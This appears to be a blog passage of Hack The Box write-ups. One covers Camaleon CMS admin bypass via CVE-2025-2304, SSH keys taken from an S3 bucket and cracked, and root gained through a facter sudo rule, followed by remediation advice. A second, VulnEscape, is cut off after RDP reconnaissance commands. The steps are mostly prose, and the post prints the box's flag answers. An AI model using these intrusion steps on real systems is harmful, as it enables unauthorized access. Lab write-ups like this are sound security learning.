
It allowed us to create that user and log in.

#ID here looks like it might be interesting. Searchsploited the version of the site but doesn’t look like the results will be helpful.

So I’m not sure why, but I looked up camaleon default credentials and I found this which is the exact version https://github.com/Alien0ne/CVE-2025-2304. I should probably stop relying on searchsploit alone though. Used it with the credentials I set up.

And we got admin.

From poking around, I thought I’d have to get a reverse shell uploaded. I couldn’t find any place but from a hint from a CTF team member, they gave me a hint of checking Settings.

I had previous notes on how to interact with an Amazon S3 bucket.

Looks like I was able to upload a shell.

I got stuck here for a while. I was thinking that I would be able to call the shell from somewhere. After a bunch of testing with Burpsuite everything was static and not executing the shell. I also tried with ruby. I got pretty frustrated so I slept on it. Next day (today), I realized I may have been thinking of this wrong. We can interact with the bucket, and I was trying to upload a shell- but what if we just check what’s actually on the bucket… and the answer was there.



There was ssh keys in here all along. I can’t actually use it though as it asks for a passphrase. John may be able to help us.


Time to find the username. I found admin in the User list on Camaleon but that didn’t work.
I got stuck finding usernames and got a hint from a HTB discord buddy. Turns out its just trivia which the room is kind of related.

Submit User Flag –

A: fb9e742a1ec3accbfce132926a2941a1
Ran sudo -l for possible easy win.

Considering this is related to the box name, this is probably our path to priv esc. Looked it up on GTFObins.

We can set a custom fact in ruby then try calling it with the GTFObin commands.

Submit Root Flag –
A: 1a2c1a3c6432ebe10f09e9362f1f4e4c

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and a second web server. Added the hostname to /etc/hosts. Browsed to port 80 and found a Camaleon CMS instance. Nothing interesting in source code or robots.txt. Used ffuf for directory busting and found an admin page. Noted possible usernames in page comments.
rustscan -a 10.129.1.226 –ulimit 5000 -b 2000 — -A -Pn
2 – Authentication bypass – CVE-2025-2304 Registered a test account to explore the application. Searched for Camaleon exploits and found CVE-2025-2304 targeting the exact version running. Used the exploit with the registered credentials to escalate to admin access.
3 – Initial Access – SSH key recovery from S3 bucket Explored the admin panel and found an Amazon S3 bucket configured in Settings. Uploaded a PHP webshell to the bucket but could not execute it as the bucket served static content only. Shifted approach and enumerated the existing bucket contents instead. Found SSH private keys already stored in the bucket. Downloaded the key but it required a passphrase. Cracked the passphrase with John the Ripper. Found the correct SSH username through trivia related to the box theme and authenticated via SSH. Retrieved user.txt.
4 – Privilege Escalation – facter sudo abuse Ran sudo -l and found the user could run facter as root. Researched facter on GTFOBins and found it could execute custom Ruby facts. Created a malicious custom fact in Ruby and called it via the GTFOBins technique to obtain a root shell. Retrieved root.txt.
Key Takeaways
- Camaleon CMS authentication bypass – CVE-2025-2304 – The Camaleon version running was vulnerable to an authentication bypass allowing privilege escalation to admin with a registered user account. CMS platforms must be kept fully patched and admin access must require strong authentication with MFA enforced.
- SSH private keys stored in an S3 bucket – SSH keys were stored in an S3 bucket accessible through the application’s settings, meaning any admin-level user could retrieve them. Private key material must never be stored in cloud storage buckets or any location accessible through a web application interface. SSH keys must be managed through a dedicated secrets management solution with strict access controls.
- SSH key protected only by a crackable passphrase – The SSH private key passphrase was crackable with John the Ripper. SSH key passphrases must be long randomly generated strings that resist offline cracking. A weak passphrase provides minimal protection against an attacker who has already obtained the key file.
- S3 bucket containing sensitive credential material accessible via application settings – The bucket was reachable to anyone with admin access to the CMS. Cloud storage buckets used by web applications must follow the principle of least privilege and must never store credential material such as SSH keys, certificates, or API tokens.
- facter sudo rule enabling Ruby code execution as root – The user could run facter as root and facter’s custom fact functionality allowed arbitrary Ruby execution. GTFOBins documents this as a reliable privilege escalation path. Sudo rules for system information tools that support custom scripting must never be granted as they are universally exploitable.
Remediation
[Immediate] Patch Camaleon CMS to remediate CVE-2025-2304 Update Camaleon to the latest patched version immediately. Restrict access to the admin panel to authorized IP ranges and enforce MFA on all admin accounts. Audit all registered user accounts for unexpected privilege levels and remove any unauthorized admin accounts.
[Immediate] Remove SSH keys from the S3 bucket and rotate them Delete all SSH private keys from the S3 bucket immediately. The recovered key must be considered fully compromised. Generate a new key pair, update the authorized_keys file on the server, and revoke the old key. Audit all S3 buckets associated with the application for sensitive files including keys, certificates, and configuration data.
[Immediate] Remove the facter sudo rule Delete the sudoers entry allowing the user to run facter as root immediately. Any sudo rule granting access to a tool that supports custom scripting or Ruby execution is equivalent to unrestricted root access. Audit all sudo configurations against GTFOBins and remove any entries that permit known escalation techniques.
[Short-term] Enforce strong SSH key passphrases and restrict key storage Require SSH private keys to be protected by passphrases of at least 20 randomly generated characters. Implement a policy prohibiting storage of private keys in cloud storage, shared drives, or web application directories. Deploy a secrets management solution for all SSH key lifecycle management including generation, storage, rotation, and revocation.
[Short-term] Restrict S3 bucket permissions and audit bucket contents Apply the principle of least privilege to all S3 bucket IAM policies and remove any permissions allowing the web application to list or read files beyond what is required for its function. Enable S3 access logging and set up alerts for access to sensitive file types including .pem, id_rsa, and .key files.
[Long-term] Implement a cloud storage security baseline Define a policy covering S3 bucket access controls, prohibited content types, encryption at rest requirements, and access logging. Conduct regular audits of all S3 buckets for sensitive file exposure. Include cloud storage configurations in the scope of regular security assessments and integrate automated bucket policy scanning into the CI/CD pipeline.
- Camaleon CMS authentication bypass – CVE-2025-2304 – The Camaleon version running was vulnerable to an authentication bypass allowing privilege escalation to admin with a registered user account. CMS platforms must be kept fully patched and admin access must require strong authentication with MFA enforced.
-
VulnEscape writeup
VulnEscape writeup
Box name: VulnEscape
Difficulty: Easy
OS: Windows
Overview: VulnEscape is an Easy Difficulty Windows machine that features the Remote Desktop Server service running on its default port. Users can connect to the machine over RDP and login as KioskUser0 without a password. The target environment is restricted, however, by abusing the file:// scheme in Microsoft Edge, users can browse the file system. Further exploitation allows users to bypass the system restrictions and open a PowerShell window. Enumeration of the file system reveals a folder which contains a profile for an application called Remote Desktop Plus. This profile can be loaded in the application and the password in this profile can be extracted by using a second application called BulletsPassView. The extracted password can be used to start a session as the admin user and further bypass of the User Access Controls in place allows attackers to read the root flag.
Link: https://app.hackthebox.com/machines/VulnEscape?sort_by=created_at&sort_type=desc
Machine IP:
Ran rustscan against the machine.
rustscan -a 10.129.234.51 –ulimit 5000 -b 2000 — -A -Pn


Ran nmap specific scripts against the device to find a bit more information.
nmap -sV -sC 10.129.234.51 -p3389 –script rdp*
Recently in the CPTS exam I read about rdp-sec-check tool. Downloaded and ran that.
./rdp-sec-check.pl 10.129.234.51

Bruteforcing with username would take days. Interestingly at the end of the summary here, it mentions NLA is supported but not mandated. On Windows devices it typically shows recent user logins so before connecting with a user we may be able to get a user that way.
xfreerdp /v:10.129.234.51 /cert:ignore /dynamic-resolution /sec:nla:off
